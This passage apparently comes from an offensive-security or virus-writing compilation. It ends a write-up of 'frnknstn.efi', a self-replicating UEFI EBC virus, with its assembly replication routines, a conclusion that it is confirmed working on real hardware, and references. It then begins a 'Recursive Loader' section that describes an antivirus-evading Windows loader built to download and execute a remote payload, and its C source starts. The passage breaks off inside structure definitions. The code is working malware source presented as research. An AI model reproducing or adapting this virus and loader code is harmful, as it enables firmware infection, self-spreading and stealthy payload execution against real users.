                MOVQW           R4,@R1,0,_TempBuffer ;move tempbuffer ptr to r4
                MOVQW           R3,@R1,0,_ImageSize
                MOVQW           R2,@R1,0,_TargetFile ; move EFI_FILE_PROTOCOL
                                                     ;  *targetfile to r2
;****construct stack frame for native API call********
                PUSH64          R3
                XOR64           R7,R7
                MOVQ            R7,R0
                PUSHN           R4              ; param 3: tempbuffer
                PUSHN           R7              ; param 2: targetfile size
                PUSHN           R2              ; param 1: fileprotocol ptr for
                                                ;          hostfile
                CALL32EXA       @R2,4,8         ; EFI_FILE_PROTOCOL->WriteFile()
;****destroy stack frame********
                POPN            R2
                POPN            R3
                POPN            R4              ; result BufferSize in r3
                POP64           R2              ; result pointer to buffer in r2

;***************************************************************************;
;       cleanup
;  close host file frnknstn.efi
;  close target file ebc-4.efi
;  free temp_buffer
;***************************************************************************;
cleanup:
                MOVQW           R2,@R1,0,_TargetFile
                CALL32          close_file
                MOVQW           R2,@R1,0,_HostFile
                CALL32          close_file
                MOVQW           R2,@R1,0,_TempBuffer
                CALL32          free_pool
                JMP8            vxend

;****************************************************************************;
;       close_host_file
; close host file frnknstn.efi passed in R2
;
;****************************************************************************;
close_file:
                PUSH64          R3
                PUSH64          R2
                PUSH64          R5
                PUSH64          R6
;****construct stack frame for native API call********
                XOR64           R7,R7
                MOVQ            R7,R0
                PUSHN           R7
                PUSHN           R2                ; param 1: fileprotocol ptr for
                                                  ;          hostfile
                CALL32EXA       @R2,5,8           ; EFI_FILE_PROTOCOL->CloseFile()
;****destroy stack frame********
                POPN            R2
                POPN            R3
;****check EFI_STATUS and handle errors********
                MOVSNW          R7,R7
                CMPI64WUGTE     R7,1              ; Check status == EFI_SUCCESS
                JMP8CS          exit
                CMPI64WEQ       R2,0              ; Check protocol pointer != NULL
                POP64           R6
                POP64           R5
                POP64           R4
                POP64           R3
                RET

;****************************************************************************;
;       free_pool
;; frees the allocated buffer passed in R2
;****************************************************************************;
free_pool:
                PUSH64          R3
                PUSH64          R2
                PUSH64          R5
                PUSH64          R6
;****construct stack frame for native API call********
                XOR64           R4,R4
                MOVQ            R4,R0
                PUSHN           R0                ; stack pointer
                PUSHN           R2                ; param 1: EFI_MEMORY_TYPE =
AllocateAnyPages
                MOVNW           R3,@R1,0,_EFI_Table ; R3 = EFI_SYSTEM_TABLE *gST
                MOVNW           R3,@R3,9,24  ; gST->EFI_BOOT_SERVICES_TABLE* gBS
                CALL32EXA       @R3,6,24     ; gBS entry #37 - LocateProtocol()
;****destroy stack frame********
                POPN            R3
                POPN            R2                ; void** tempbuffer in r2
;****check EFI_STATUS and handle errors********
                MOVSNW          R7,R7
                CMPI64WUGTE     R7,1              ; Check status == EFI_SUCCESS
                JMP8CS          exit
                CMPI64WEQ       R2,0              ; Check protocol pointer != NULL
                POP64           R6
                POP64           R5
                POP64           R4
                POP64           R3
                RET

vxend:
exit:
                XOR64           R7,R7               ; UEFI Status = 0
                RET                                 ; Return to EBCVM  parent func


printstring:
                PUSH64          R3
                PUSH64          R2
                PUSH64          R5
                PUSH64          R6
                PUSH64          R3
                PUSH64          R2
;--- Read pointer and handler call ---
                MOVNW           R3,@R1,0,_EFI_Table   ; R3 = SysTable
                MOVNW           R3,@R3,5,24           ; gST->ConOut

                PUSHN           R2                ; push param #2 = ptr to CHAR16
                                                  ;               string to print
                PUSHN           R3                ; push param #1: gST->ConOut
                CALL32EXA       @R3,1,0           ; ConOut
;--- Remove stack frame ---
                POPN            R3                ; pop parameter #1
                POPN            R2                ; pop parameter #2
                POP64           R2
                POP64           R3
;****check EFI_STATUS and handle errors********
;               MOVSNW          R7,R7
;               CMPI64WUGTE     R7,1              ; Check status == EFI_SUCCESS
;               JMP8CS          exit
;               CMPI64WEQ       R2,0              ; Check protocol pointer != NULL
               POP64           R6
               POP64           R5
               POP64           R4
               POP64           R3
               RET

;*************************************************************************;
;; Global Vars
; strings, UEFI GUIDS, the gang's all here
;
;*************************************************************************;
;***Address offsets for strings in GlobalVarPool
;*************************************************************************;
_vxtitle              = vxtitle - Global_Variables_Pool
_vxcopyright   = vxcopyright - Global_Variables_Pool
_targetfilename         = targetfilename - Global_Variables_Pool

;*************************************************************************;
;***strings in GlobalVarPool
;*************************************************************************;
vxtitle        DW  'E','B','C',' ','f','r','n','k','n','s','t','n',0x0d,0x0a,0
vxcopyright    DW  0x0d,0x0a,'b','y',' ','i','c','3','q','u','3','3','n',0x0d,0x0a,0
targetfilename         DW  '\','e','b','c','-','4','.','e','f','i',0

efiLoadedImageProtocolGuid:
DD 0x5b1b31a1
DW 0x9562,0x11d2
DB 0x8E,0x3F,0x00,0xA0,0xC9,0x69,0x72,0x3B

efiSimpleFilesystemProtocolGuid:
```

```
DD 0x964e5b22
DW 0x6459,0x11d2
DB 0x8e,0x39,0x00,0xa0,0xc9,0x69,0x72,0x3b

efiGOPGuid:
DD 0x9042a9de
DW 0x23dc,0x4a38
DB 0x96,0xfb,0x7a,0xde,0xD0,0x80,0x51,0x6a

efiFileInfoGuid:
DD 0x09576e92
DW 0x6d3f, 0x11d2
DB 0x8e,0x39,0x00,0xa0,0xc9,0x69,0x72,0x3b

section '.data' data readable writeable
;**********************************************************************;
;                        data - global vars
;**********************************************************************;
; again, using manusov convention here for data accesses to global vars
; global vars referenced with 16-bit offsets relative to
; Global_Variables_Pool

_EFI_Handle            = EFI_Handle - Global_Variables_Pool
_EFI_Table             = EFI_Table - Global_Variables_Pool

_File_System_Protocol  = File_System_Protocol - Global_Variables_Pool
_Loaded_Image_Protocol= Loaded_Image_Protocol - Global_Variables_Pool
_LoadedImg_DeviceHandle = LoadedImg_DeviceHandle - Global_Variables_Pool
_ImageSize             = ImageSize - Global_Variables_Pool
_RootVolume            = RootVolume - Global_Variables_Pool
_HostFile              = HostFile - Global_Variables_Pool
_TargetFile            = TargetFile - Global_Variables_Pool
_TempBuffer            = TempBuffer - Global_Variables_Pool
_EFI_Status            = EFI_Status - Global_Variables_Pool

Global_Variables_Pool:
;************ Saved global vars ******************************************;
EFI_Handle             DQ  ?         ; This application handle
EFI_Table              DQ  ?         ; System table address
;**********************************************************************;
; Protocol interface pointers
;**********************************************************************;
File_System_Protocol   DQ  ?         ; Simple File System protocol
Loaded_Image_Protocol  DQ  ?         ; LoadedImageProtocol
;**********************************************************************;
;Data for file replication
;**********************************************************************;
LoadedImg_DeviceHandle  DQ  ?        ; DeviceHandle of LoadedImageProtocol
ImageSize              DQ  ?         ; ImageSize (LoadedImageProtocol)
RootVolume             DQ  ?         ; Root Volume of mounted fs FS0:
HostFile               DQ  ?         ; Host file for self-replication
TargetFile             DQ  ?         ; Target file for self-replication
TempBuffer             DQ  ?         ; temporary buffer for file r/w ops
EFI_Status             DQ  ?         ; UEFI Status, unified for 32 and 64
;**********************************************************************;
;                      .reloc section                                  ;
;**********************************************************************;
; manusov convention, .reloc section not used
section '.reloc' fixups data discardable
```

Conclusion

To summarize the results of frnknstn.efi:

- First UEFI EBC virus -- confirmed working on systems both in emulation and on real hardware:
    - x64 and aarch64 UEFI firmware images in qemu
    - Aaeon Up Xtreme board (x64 Intel dev board)

- EBC self-replicating UEFI app can make persistent changes to mounted filesystems -> using the EBCVM to craft a novel r/w primitive in DXE

The PoC source code, compiled .efi bin and the scripts/tools used in this article can be found in the GitHub repo:

https://github.com/ic3qu33n/EBC-frnknstn

What was once considered a dead and dusty ISA and a forgotten deprecated feature of the UEFI spec has been revived.
A monster is born.

xoxo
ic3qu33n

References:

[1] “UEFI Spec, Chapter 22: EFI Byte Code Virtual Machine,”
https://uefi.org/specs/UEFI/2.10/22_EFI_Byte_Code_Virtual_Machine.html#natural-indexing

[1.1] “UEFI Spec, Chapter 22: EFI Byte Code Virtual Machine -- 22.5.3. Indirect with Index Operands”https://uefi.org/specs/UEFI/2.10/22_EFI_Byte_Code_Virtual_Machine.html#indirect-with-index-operands

[1.2]”UEFI Spec, Chapter 22: EFI Byte Code Virtual Machine -- Table 22.2 Dedicated VM Registers,”
https://uefi.org/specs/UEFI/2.10/22_EFI_Byte_Code_Virtual_Machine.html#dedicated-vm-registers-efi-byte-code-virtual-machine

[1.3] “UEFI Spec, Chapter 22: EFI Byte Code Virtual Machine -- Table 22.3 VM Flags Register”
https://uefi.org/specs/UEFI/2.10/22_EFI_Byte_Code_Virtual_Machine.html#vm-flags-register-efi-byte-code-virtual-machine

[1.4] “UEFI Spec, Chapter 22: EFI Byte Code Virtual Machine -- Table 22.4 Index Encoding”
https://uefi.org/specs/UEFI/2.10/22_EFI_Byte_Code_Virtual_Machine.html#index-encoding-efi-byte-code-virtual-machine

[1.5] UEFI Spec, Chapter 22: EFI Byte Code Virtual Machine -- Table 22.8 EBC Instruction Set”
https://uefi.org/specs/UEFI/2.10/22_EFI_Byte_Code_Virtual_Machine.html#ebc-instruction-set

[2] “UEFI and The Task of the Translator: Using cross-architecture UEFI quines as a framework for UEFI exploit development “ Nika Korchok Wakulich (ic3qu33n),

OffensiveCon 2024,
https://github.com/ic3qu33n/OffensiveCon24-uefi-task-of-the-translator

[3] “GOP Complex,” ic3qu33n, REcon 2024,
https://github.com/ic3qu33n/GOP-complex

[4] “UEFIMarkEbcEdition,” manusov, GitHuv
https://github.com/manusov/UEFImarkEbcEdition/

[5] “Fasmg-ebc,” pbatard, GitHub,
https://github.com/pbatard/fasmg-ebc/

[5.1] “efi.inc” fasmg-ebc, pbatard, Pete Batard, GitHub
https://github.com/pbatard/fasmg-ebc/blob/master/include/efi.inc#L140

[6] “EFI Byte Code,” Vincent Zimmer, 1 August 2015,
https://vzimmer.blogspot.com/2015/08/efi-byte-code.html

[7]”EbcLowLevel.nasm,” edk2, GitHub,
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/X64/EbcLowLevel.nasm

[7.1] “EbcLowLevel.nasm, L96, EbcLLEbcInterpret” edk2, GitHub,
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/X64/EbcLowLevel.nasm#L96

[7.2] “EbcLowLevel.nasm, L23, EbcLLCALLEXNative” edk2, GitHub,
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/X64/EbcLowLevel.nasm#L23

[8] “EbcSupport.c,” edk2, GitHub,
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/X64/EbcSupport.c

[8.1] “EbcSupport.c, L29, mInstructionBufferTemplate” edk2, GitHub,
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/X64/EbcSupport.c#L29

[8.2] “EbcSupport.c, L148, EbcInterpret,” edk2, GitHub
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/X64/EbcSupport.c#L148

[8.3] “EbcSupport.c, L436, EbcLLCALLEX,” edk2, GitHub”
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/AArch64/EbcSupport.c#L436

[9] “EbcExecute.c” edk2, GitHub,
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/EbcExecute.c

[9.1] “EbcExecute.c, L1418, EbcExecute” edk2, GitHub,
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/EbcExecute.c#L1418

[9.2] “EbcExecute.c, L2995, ExecuteCall” edk2, GitHub,
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/EbcExecute.c#L2995

[9.3] “EbcExecute.c, L1272, CONST VM_TABLE_ENTRY mVmOpcodeTable[]” edk2, GitHub,
https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/EbcExecute.c#L1272

[10] “EbcDxe,” edk2, GitHub,
https://github.com/tianocore/edk2/tree/master/MdeModulePkg/Universal/EbcDxe

[11] “EbcVmTest.h, L107, VM_CONTEXT,” edk2, GitHub,
https://github.com/tianocore/edk2/blob/9c557575a1319c101b6dba48189420da7f54dea2/MdeModulePkg/Include/Protocol/EbcVmTest.h#L107

[12] “Firmware Supply-Chain Security is Broken: Can we Fix it?” Binarly REsearch Team, 27 December 2021
https://www.binarly.io/blog/the-firmware-supply-chain-security-is-broken-can-we-fix-it

[13] “Blind Trust and Broken Fixes: The Ongoing Battle with LogoFAIL Vulnerabilities,” Alex Matrosov, Binarly, 19 June 2024
https://www.binarly.io/blog/blind-trust-and-broken-fixes-the-ongoing-battle-with-logofail-vulnerabilities

[14] “A Fractured Ecosystem: Lingering Vulnerabilities in Reference Code is a Forever Problem,” Binarly REsearch Team, 24 August 2023
https://www.binarly.io/blog/a-fractured-ecosystem-lingering-vulnerabilities-in-reference-code-is-a-forever-problem

[15] “Multiple Vulnerabilities in Qualcomm and Lenovo ARM-based Devices, 9 January 2023, Binarly REsearch team,
https://www.binarly.io/blog/multiple-vulnerabilities-in-qualcomm-and-lenovo-arm-based-devices

[16] “Breaking Firmware Trust From Pre-EFI: Exploiting Early Boot Phases,” Alex Matrosov, Yegor Vasilenko, Alex Ermolov and Sam Thomas, BlackHatUSA 2022,
https://i.blackhat.com/USA-22/Wednesday/US-22-Matrosov-Breaking-Firmware-Trust-From-Pre-EFI.pdf

Additional references: [17] “Ebcvm,” yabits, Github,
https://github.com/yabits/ebcvm/

[18] “Writing and Debugging EBC Drivers,” Michael Kinney, Intel, 27 February 2007,
https://uefi.org/sites/default/files/resources/EBC_Driver_Presentation.pdf

[19] “elvm - ebc-v2,” retrage, GitHub:
https://github.com/retrage/elvm/tree/retrage/ebc-v2

[20] “EBC Compiler,” Ravi Narayanaswamy and Jiang Ning Liu, Intel, 2007
https://uefi.org/sites/default/files/resources/EBC_Compiler_Presentation.pdf

[21] “LLVM Backend Development for EFI Bytecode,” retrage:
https://speakerdeck.com/retrage/llvm-backend-development-for-efi-byte-code

Recursive Loader

Recursive Loader Explanation

The following code is inspired by the APT Linux/Kobalos malware. Kobalos was novel malware, suspected to be tied to the Chinese government, which was fully recursive. Drawing inspiration from Kobalos, an x64 recursive loader was developed for Windows 10 and Windows 11. When compiled, the binary has no entries in the Import Address Table (IAT), as it resolves all APIs manually via ntdll.dll. Additional libraries are loaded dynamically using LdrLoadDll.

The code uses a recursive function called RecursiveExecutor to execute different functionalities. It determines which portion of code to execute using a flag (an enum), where each 'function' is encapsulated within a case in a switch statement. All variables and states are maintained within a VARIABLE_TABLE structure, which is passed recursively to avoid global variables and to maintain state across recursive calls. This structure also contains nested structures for handling API function resolving, initializing COM objects and associated classes, and data structures for 'switch functions' that may require additional variables for tasks.

To avoid the compiler optimizing the code and introducing functions into the IAT, some standard functions like ZeroMemory have been re-implemented in unorthodox ways. By passing all variables through the VARIABLE_TABLE and using recursive calls, the code avoids standard function calls that could lead to entries in the IAT or compiler optimizations that might change the intended behavior.

Additionally, the code nullifies its own PE headers to hinder static analysis and make it more difficult for antivirus software to detect the binary.
HTTPS requests are handled using COM objects, specifically the WinHttpRequest object, to download a binary from vx-underground. The use of COM and dynamic function resolution helps in avoiding static detection.

The main purpose of the code is to download an executable payload from a remote server and execute it on the local machine.
Currently the code will not work because the executable hosted on vx-underground for the proof-of-concept is no longer there – although it was just a copy cmd.exe.
Code may have some bugs. It can be improved upon by introducing pseudo-polymorphism by 'scrambling' the order of switch statements and enum values on each build.

```
c
##include <Windows.h>
#include "httprequest.h"
#include <Netlistmgr.h>
#include <Wbemidl.h>

#pragma comment(lib, "wbemuuid.lib")


#pragma comment(linker, "/ENTRY:ApplicationEntryPoint")

#ifndef NT_SUCCESS
#define NT_SUCCESS(Status) ((NTSTATUS)(Status) >= 0)
#endif

#define STATUS_SUCCESS 0

// Custom alignment macros and constants specific to process parameter handling
#define AlignProcessParameters(X, Align) (((ULONG)(X)+(Align)-1UL)&(~((Align)-1UL)))
#define OBJ_HANDLE_TAGBITS 0x00000003L
#define RTL_USER_PROC_CURDIR_INHERIT 0x00000003
```

```
#define RTL_USER_PROC_PARAMS_NORMALIZED 0x00000001
#define OBJ_CASE_INSENSITIVE 0x00000040
#define FILE_OVERWRITE_IF 0x00000005
#define FILE_SYNCHRONOUS_IO_NONALERT 0x00000020
#define FILE_NON_DIRECTORY_FILE   0x00000040
#define FILE_OPEN_IF 0x00000003
#define FILE_OPEN 0x00000001


#define IOCTL_KSEC_RNG CTL_CODE(FILE_DEVICE_KSEC, 1, METHOD_BUFFERED, FILE_ANY_ACCESS)


#define InitializeObjectAttributes(p, n, a, r, s) { \
    (p)->Length = sizeof(OBJECT_ATTRIBUTES); \
    (p)->RootDirectory = r; \
    (p)->Attributes = a; \
    (p)->ObjectName = n; \
    (p)->SecurityDescriptor = s; \
    (p)->SecurityQualityOfService = NULL; \
}


typedef enum _SECTION_INHERIT
{
    ViewShare = 1,
    ViewUnmap = 2

} SECTION_INHERIT;

typedef struct _LSA_UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} LSA_UNICODE_STRING, * PLSA_UNICODE_STRING, UNICODE_STRING, * PUNICODE_STRING;

// Definitions of internal Windows structures (PEB, TEB, etc.)
// These are redefined here to avoid including additional headers and to ensure the correct structure
layouts are used
typedef struct _LDR_MODULE {
    LIST_ENTRY              InLoadOrderModuleList;
    LIST_ENTRY              InMemoryOrderModuleList;
    LIST_ENTRY              InInitializationOrderModuleList;
    PVOID                   BaseAddress;
    PVOID                   EntryPoint;
    ULONG                   SizeOfImage;
    UNICODE_STRING          FullDllName;
    UNICODE_STRING          BaseDllName;
    ULONG                   Flags;
    SHORT                   LoadCount;
    SHORT                   TlsIndex;
    LIST_ENTRY              HashTableEntry;
    ULONG                   TimeDateStamp;
} LDR_MODULE, * PLDR_MODULE;

typedef struct _PEB_LDR_DATA {
    ULONG                   Length;
    ULONG                   Initialized;
    PVOID                   SsHandle;
    LIST_ENTRY              InLoadOrderModuleList;
    LIST_ENTRY              InMemoryOrderModuleList;
    LIST_ENTRY              InInitializationOrderModuleList;
} PEB_LDR_DATA, * PPEB_LDR_DATA;

typedef struct _STRING {
    USHORT Length;
    USHORT MaximumLength;
    PCHAR  Buffer;
} ANSI_STRING, * PANSI_STRING;

typedef struct _CURDIR {
    UNICODE_STRING DosPath;
    PVOID Handle;
}CURDIR, * PCURDIR;

typedef struct _RTL_DRIVE_LETTER_CURDIR {
    WORD Flags;
    WORD Length;
    ULONG TimeStamp;
    ANSI_STRING DosPath;
} RTL_DRIVE_LETTER_CURDIR, * PRTL_DRIVE_LETTER_CURDIR;

typedef struct _RTL_USER_PROCESS_PARAMETERS {
    ULONG MaximumLength;
    ULONG Length;
    ULONG Flags;
    ULONG DebugFlags;
    PVOID ConsoleHandle;
    ULONG ConsoleFlags;
    PVOID StandardInput;
    PVOID StandardOutput;
    PVOID StandardError;
    CURDIR CurrentDirectory;
    UNICODE_STRING DllPath;
    UNICODE_STRING ImagePathName;
    UNICODE_STRING CommandLine;
    PVOID Environment;
    ULONG StartingX;
    ULONG StartingY;
    ULONG CountX;
    ULONG CountY;
    ULONG CountCharsX;
    ULONG CountCharsY;
    ULONG FillAttribute;
    ULONG WindowFlags;
    ULONG ShowWindowFlags;
    UNICODE_STRING WindowTitle;
    UNICODE_STRING DesktopInfo;
    UNICODE_STRING ShellInfo;
    UNICODE_STRING RuntimeData;
    RTL_DRIVE_LETTER_CURDIR CurrentDirectores[32];
    ULONG EnvironmentSize;
    PVOID PackageDependencyData;
    ULONG ProcessGroupId;
    ULONG LoaderThreads;
    UNICODE_STRING RedirectionDllName;
    UNICODE_STRING HeapPartitionName;
    ULONGLONG* DefaultThreadpoolCpuSetMasks;
    ULONG DefaultThreadpoolCpuSetMaskCount;
    PVOID Alignment[4];
}RTL_USER_PROCESS_PARAMETERS, * PRTL_USER_PROCESS_PARAMETERS;

typedef struct _PEB {
    BOOLEAN                 InheritedAddressSpace;
    BOOLEAN                 ReadImageFileExecOptions;
    BOOLEAN                 BeingDebugged;
    BOOLEAN                 Spare;
    HANDLE                  Mutant;
    PVOID                   ImageBase;
    PPEB_LDR_DATA           LoaderData;
    PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
    PVOID                  SubSystemData;
    PVOID                  ProcessHeap;
    PVOID                  FastPebLock;
    PVOID                  FastPebLockRoutine;
    PVOID                  FastPebUnlockRoutine;
    ULONG                  EnvironmentUpdateCount;
    PVOID* KernelCallbackTable;
    PVOID                  EventLogSection;
    PVOID                  EventLog;
    PVOID                  FreeList;
    ULONG                  TlsExpansionCounter;
    PVOID                  TlsBitmap;
    ULONG                  TlsBitmapBits[0x2];
    PVOID                  ReadOnlySharedMemoryBase;
    PVOID                  ReadOnlySharedMemoryHeap;
    PVOID* ReadOnlyStaticServerData;
    PVOID                  AnsiCodePageData;
    PVOID                  OemCodePageData;
    PVOID                  UnicodeCaseTableData;
    ULONG                  NumberOfProcessors;
    ULONG                  NtGlobalFlag;
    BYTE                   Spare2[0x4];
    LARGE_INTEGER          CriticalSectionTimeout;
    ULONG                  HeapSegmentReserve;
    ULONG                  HeapSegmentCommit;
    ULONG                  HeapDeCommitTotalFreeThreshold;
    ULONG                  HeapDeCommitFreeBlockThreshold;
    ULONG                  NumberOfHeaps;
    ULONG                  MaximumNumberOfHeaps;
    PVOID** ProcessHeaps;
    PVOID                  GdiSharedHandleTable;
    PVOID                  ProcessStarterHelper;
    PVOID                  GdiDCAttributeList;
    PVOID                  LoaderLock;
    ULONG                  OSMajorVersion;
    ULONG                  OSMinorVersion;
    ULONG                  OSBuildNumber;
    ULONG                  OSPlatformId;
    ULONG                  ImageSubSystem;
    ULONG                  ImageSubSystemMajorVersion;
    ULONG                  ImageSubSystemMinorVersion;
    ULONG                  GdiHandleBuffer[0x22];
    ULONG                  PostProcessInitRoutine;
    ULONG                  TlsExpansionBitmap;
    BYTE                   TlsExpansionBitmapBits[0x80];
    ULONG                  SessionId;
} PEB, * PPEB;

typedef struct __CLIENT_ID {
    HANDLE UniqueProcess;
    HANDLE UniqueThread;
}CLIENT_ID, * PCLIENT_ID;

typedef PVOID PACTIVATION_CONTEXT;

typedef struct _RTL_ACTIVATION_CONTEXT_STACK_FRAME {
    struct __RTL_ACTIVATION_CONTEXT_STACK_FRAME* Previous;
    PACTIVATION_CONTEXT ActivationContext;
    ULONG Flags;
} RTL_ACTIVATION_CONTEXT_STACK_FRAME, * PRTL_ACTIVATION_CONTEXT_STACK_FRAME;

typedef struct _ACTIVATION_CONTEXT_STACK {
    PRTL_ACTIVATION_CONTEXT_STACK_FRAME ActiveFrame;
    LIST_ENTRY FrameListCache;
    ULONG Flags;
    ULONG NextCookieSequenceNumber;
    ULONG StackId;
} ACTIVATION_CONTEXT_STACK, * PACTIVATION_CONTEXT_STACK;

typedef struct _GDI_TEB_BATCH {
    ULONG Offset;
    ULONG HDC;
    ULONG Buffer[310];
} GDI_TEB_BATCH, * PGDI_TEB_BATCH;

typedef struct _TEB_ACTIVE_FRAME_CONTEXT {
    ULONG Flags;
    PCHAR FrameName;
} TEB_ACTIVE_FRAME_CONTEXT, * PTEB_ACTIVE_FRAME_CONTEXT;

typedef struct _TEB_ACTIVE_FRAME {
    ULONG Flags;
    struct _TEB_ACTIVE_FRAME* Previous;
    PTEB_ACTIVE_FRAME_CONTEXT Context;
} TEB_ACTIVE_FRAME, * PTEB_ACTIVE_FRAME;

typedef struct _TEB
{
    NT_TIB              NtTib;
    PVOID               EnvironmentPointer;
    CLIENT_ID           ClientId;
    PVOID               ActiveRpcHandle;
    PVOID               ThreadLocalStoragePointer;
    PPEB                ProcessEnvironmentBlock;
    ULONG               LastErrorValue;
    ULONG               CountOfOwnedCriticalSections;
    PVOID               CsrClientThread;
    PVOID               Win32ThreadInfo;
    ULONG               User32Reserved[26];
    ULONG               UserReserved[5];
    PVOID               WOW32Reserved;
    LCID                CurrentLocale;
    ULONG               FpSoftwareStatusRegister;
    PVOID               SystemReserved1[54];
    LONG                ExceptionCode;
#if (NTDDI_VERSION >= NTDDI_LONGHORN)
    PACTIVATION_CONTEXT_STACK* ActivationContextStackPointer;
    UCHAR                  SpareBytes1[0x30 - 3 * sizeof(PVOID)];
    ULONG                  TxFsContext;
#elif (NTDDI_VERSION >= NTDDI_WS03)
    PACTIVATION_CONTEXT_STACK ActivationContextStackPointer;
    UCHAR                  SpareBytes1[0x34 - 3 * sizeof(PVOID)];
#else
    ACTIVATION_CONTEXT_STACK ActivationContextStack;
    UCHAR                  SpareBytes1[24];
#endif
    GDI_TEB_BATCH           GdiTebBatch;
    CLIENT_ID               RealClientId;
    PVOID                   GdiCachedProcessHandle;
    ULONG                   GdiClientPID;
    ULONG                   GdiClientTID;
    PVOID                   GdiThreadLocalInfo;
    PSIZE_T                 Win32ClientInfo[62];
    PVOID                   glDispatchTable[233];
    PSIZE_T                 glReserved1[29];
    PVOID                   glReserved2;
    PVOID                   glSectionInfo;
    PVOID                   glSection;
    PVOID                   glTable;
    PVOID                   glCurrentRC;
    PVOID                   glContext;
    NTSTATUS                LastStatusValue;
    UNICODE_STRING          StaticUnicodeString;
    WCHAR                   StaticUnicodeBuffer[261];
    PVOID                   DeallocationStack;
    PVOID                   TlsSlots[64];
    LIST_ENTRY              TlsLinks;
    PVOID                   Vdm;
    PVOID                   ReservedForNtRpc;
    PVOID                   DbgSsReserved[2];
#if (NTDDI_VERSION >= NTDDI_WS03)
    ULONG                   HardErrorMode;
#else
    ULONG                  HardErrorsAreDisabled;
#endif
#if (NTDDI_VERSION >= NTDDI_LONGHORN)
    PVOID                   Instrumentation[13 - sizeof(GUID) / sizeof(PVOID)];
    GUID                    ActivityId;
    PVOID                   SubProcessTag;
    PVOID                   EtwLocalData;
    PVOID                   EtwTraceData;
#elif (NTDDI_VERSION >= NTDDI_WS03)
    PVOID                   Instrumentation[14];
    PVOID                   SubProcessTag;
    PVOID                   EtwLocalData;
#else
    PVOID                   Instrumentation[16];
#endif
    PVOID                   WinSockData;
    ULONG                   GdiBatchCount;
#if (NTDDI_VERSION >= NTDDI_LONGHORN)
    BOOLEAN                SpareBool0;
    BOOLEAN                SpareBool1;
    BOOLEAN                SpareBool2;
#else
    BOOLEAN                InDbgPrint;
    BOOLEAN                FreeStackOnTermination;
    BOOLEAN                HasFiberData;
#endif
    UCHAR                  IdealProcessor;
#if (NTDDI_VERSION >= NTDDI_WS03)
    ULONG                  GuaranteedStackBytes;
#else
    ULONG                  Spare3;
#endif
    PVOID                  ReservedForPerf;
    PVOID                  ReservedForOle;
    ULONG                  WaitingOnLoaderLock;
#if (NTDDI_VERSION >= NTDDI_LONGHORN)
    PVOID                  SavedPriorityState;
    ULONG_PTR              SoftPatchPtr1;
    ULONG_PTR              ThreadPoolData;
#elif (NTDDI_VERSION >= NTDDI_WS03)
    ULONG_PTR              SparePointer1;
    ULONG_PTR              SoftPatchPtr1;
    ULONG_PTR              SoftPatchPtr2;
#else
    Wx86ThreadState        Wx86Thread;
#endif
    PVOID* TlsExpansionSlots;
#if defined(_WIN64) && !defined(EXPLICIT_32BIT)
    PVOID                  DeallocationBStore;
    PVOID                  BStoreLimit;
#endif
    ULONG                  ImpersonationLocale;
    ULONG                  IsImpersonating;
    PVOID                  NlsCache;
    PVOID                  pShimData;
    ULONG                  HeapVirtualAffinity;
    HANDLE                 CurrentTransactionHandle;
    PTEB_ACTIVE_FRAME      ActiveFrame;
#if (NTDDI_VERSION >= NTDDI_WS03)
    PVOID FlsData;
#endif
#if (NTDDI_VERSION >= NTDDI_LONGHORN)
    PVOID PreferredLangauges;
    PVOID UserPrefLanguages;
    PVOID MergedPrefLanguages;
    ULONG MuiImpersonation;
    union
    {
        struct
        {
            USHORT SpareCrossTebFlags : 16;
        };
        USHORT CrossTebFlags;
    };
    union
    {
        struct
        {
            USHORT DbgSafeThunkCall : 1;
            USHORT DbgInDebugPrint : 1;
            USHORT DbgHasFiberData : 1;
            USHORT DbgSkipThreadAttach : 1;
            USHORT DbgWerInShipAssertCode : 1;
            USHORT DbgIssuedInitialBp : 1;
            USHORT DbgClonedThread : 1;
            USHORT SpareSameTebBits : 9;
        };
        USHORT SameTebFlags;
    };
    PVOID TxnScopeEntercallback;
    PVOID TxnScopeExitCAllback;
    PVOID TxnScopeContext;
    ULONG LockCount;
    ULONG ProcessRundown;
    ULONG64 LastSwitchTime;
    ULONG64 TotalSwitchOutTime;
    LARGE_INTEGER WaitReasonBitMap;
#else
    BOOLEAN SafeThunkCall;
    BOOLEAN BooleanSpare[3];
#endif
} TEB, * PTEB;

typedef struct _KSYSTEM_TIME
{
    ULONG LowPart;
    LONG High1Time;
    LONG High2Time;
} KSYSTEM_TIME, * PKSYSTEM_TIME;

typedef enum _NT_PRODUCT_TYPE
{
    NtProductWinNt = 1,
    NtProductLanManNt = 2,
    NtProductServer = 3
} NT_PRODUCT_TYPE;
```

```
typedef enum _ALTERNATIVE_ARCHITECTURE_TYPE
{
    StandardDesign = 0,
    NEC98x86 = 1,
    EndAlternatives = 2
} ALTERNATIVE_ARCHITECTURE_TYPE;

typedef struct _KUSER_SHARED_DATA {
    ULONG                         TickCountLowDeprecated;
    ULONG                         TickCountMultiplier;
    KSYSTEM_TIME                  InterruptTime;
    KSYSTEM_TIME                  SystemTime;
    KSYSTEM_TIME                  TimeZoneBias;
    USHORT                        ImageNumberLow;
    USHORT                        ImageNumberHigh;
    WCHAR                         NtSystemRoot[260];
    ULONG                         MaxStackTraceDepth;
    ULONG                         CryptoExponent;
    ULONG                         TimeZoneId;
    ULONG                         LargePageMinimum;
    ULONG                         AitSamplingValue;
    ULONG                         AppCompatFlag;
    ULONGLONG                     RNGSeedVersion;
    ULONG                         GlobalValidationRunlevel;
    LONG                          TimeZoneBiasStamp;
    ULONG                         NtBuildNumber;
    NT_PRODUCT_TYPE               NtProductType;
    BOOLEAN                       ProductTypeIsValid;
    BOOLEAN                       Reserved0[1];
